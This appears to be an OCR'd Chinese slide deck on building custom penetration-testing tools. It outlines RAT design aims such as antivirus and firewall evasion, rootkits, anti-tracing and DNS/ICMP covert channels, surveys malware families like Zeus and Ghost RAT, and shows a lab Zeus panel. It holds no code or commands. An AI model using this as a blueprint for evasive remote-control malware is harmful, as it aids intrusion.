渗透测试攻击面与工具定制开发

Attack Surface and Arsenal

目录

定制自己的渗透/武器库，实现安全渗透、隐藏自己、躲避追踪。

- 一、Stager ——主动防御、防火墙 VS 远程控制系统与定制
- 二、Route ——内网与公网之间的障碍 VS 定制网络转发路由
- 三、Credent ——Windows密码凭据 VS 定制凭据提取工具
- 四、RA ——Windows系统认证的远程访问 VS 核心原理与工具
- 五、RunAsAny ——Windows 用户、会话、权限 VS 核心原理与工具
- 六、Privilege ——提权Exploit与BypassUAC VS 编写与定制利用
- 七、PentestMore ——横向渗透的攻击面列举 VS 定制工具开发

WHOAMI

- Windows/Linux恶意代码分析与对抗研究
- Windows/Linux平台漏洞分析与利用
- 网络攻防技术研究

reflector@outlook.com

工具定制开发的需要

定制开发的优点

- 针对性强
- 易扩展
- 易维护

定制开发的局限性

- 前期投入大
- 门槛高

针对的目标：

- 加固的服务器
- 高度安全的网络环境

参考：

- Hacking Team
- CIA Valut
- NSA && 方程式
- APT 报告中被披露的组织
- DIY

声明

“未知攻，焉知防”。我并不是教你这么做。

定制渗透测试平台

功能性要求

绕过主动防御

绕过防火墙

绕过匿名/认证代理

远控类型（系统位置划分）

- Ring3 rookit
- Ring0 rootkit
- bootkit

远控核心能力


- 免杀：隐藏，反制
- 穿透：多协议
- 逃逸：防追踪

隐秘通道

	研究意义	特点
TCP	用于一般稳定传输	速度快，穿透性弱
HTTP隧道	增强穿透性	一般允许连接互联网的主机均可与使用HTTP协议来穿透
HTTPS隧道	增强穿透性	加密协议，穿透性强
ICMP隧道	增强穿透性	有时候在严格的高防环境下，ICMP是很有用的
DNS隧道	增强穿透性	有时候在严格的高防环境下，DNS是很有用的
实现网络驱动协议	增强穿透性	需要自己实现协议驱动程序，有些情况下穿透型很好，但是难以实现，工程量大


APT 攻击恶意代码发展介绍

- Zeus
- Poison IVY
- Ghost RAT
- Xtreame RAT
- DarkComet
- NJRAT
- LeGent RAT
- ReVenge RAT
- NSA FUZZBUNCH && DanderSpiritz




POISION IVY


- 木马编写典范
- 变种多
- 模仿者众多
- 仍在APT攻击中活跃
- 存在远程溢出漏洞，




ZEUS




- 俄罗斯人编写的银行类木马
- 变种多
- B/S结构，主控端为PHP
- 抓取浏览器明文信息



ZEUS


Filter
Bots:
Botnets:
IP-addresses:
Countries:
NAT status: Outside NAT
Only online bots: Yes
Only new bots: -
Used status: -
Comment: -
Reset form
Accept
Result (1):
Bots action: Full information
>>
↑ Bot ID Botnet Version IPv4 Country Online time Latency Comment
1 WIN-347ITK017IE_1F3D59E96522DF69 -- default -- 2.0.8.9 192.168.92.139 -- 00:13:51 0.000 -
Full information
Full information + screenshot
Today reports
Reports for last 7 days
Files
Remove from database
Remove from database including reports
Check socks
Create new script


CP :: Bots
Full information about
localhost/cp.php?botsaction=fullinfoss&bots[]=WIN-347ITK017IE_1F3D59E96522DF69
Full information about bots
Bot ID: WIN-347ITK017IE_1F3D59E96522DF69
Botnet: -- default --
Version: 2.0.8.9
OS Version: Seven x64, SP 1
OS Language: 2052
GMT: +0:00
Country: --
IPv4: 192.168.92.139
Latency: 0.000
Socks/LC port: 13273
Time of first report: 17.08.2017 05:52:14
Time of last report: 04.09.2017 09:16:32
Online time: 00:05:41
In the list of new bots: Yes
In the list of used: No
Comment:
Process Explorer - Sysinternals: www.sysinternals.com [WIN-347ITK017IE\rzx-sec01]
File Options View Process Find DLL Users Help
Process CPU Private Bytes Working Set PID User Name Session
svchost.exe 1,628 K 5,412 K 2044 <access denied>
dllhost.exe 0.01 4,104 K 11,600 K 1588 <access denied>
msdtc.exe 3,356 K 7,996 K 2084 <access denied>
taskhost.exe 2,760 K 8,448 K 2628 WIN-347ITK017IE\rzx-sec01
SearchIndexer.exe 39,632 K 18,792 K 1480 <access denied>
svchost.exe 2,448 K 6,468 K 2676 <access denied>
sppsvc.exe 2,296 K 6,264 K 772 <access denied>
svchost.exe 65,740 K 20,444 K 2860 <access denied>
lsass.exe
lsm.exe
winlogon.exe
caos.exe:2952 Properties
Image Performance Performance Graph GPU Graph Threads TCP/IP Security
回收站
malres
AVulnerab...


银行类木马

Zeus
Carberp Botnet
Gozi
KINS
ZeroAccess
Grum


- 攻击POS机管理软件
- 盗取计算机系统中网络/主机明文信息
- Bootkit技术
- 俄罗斯人为主要编写者，明显是团伙作案
- 代码质量高

GHOST RAT

- 变种多
- C++编写
- 代码易扩展
- 修改协议可躲避HIPS/NIPS拦截




DARKCOMET



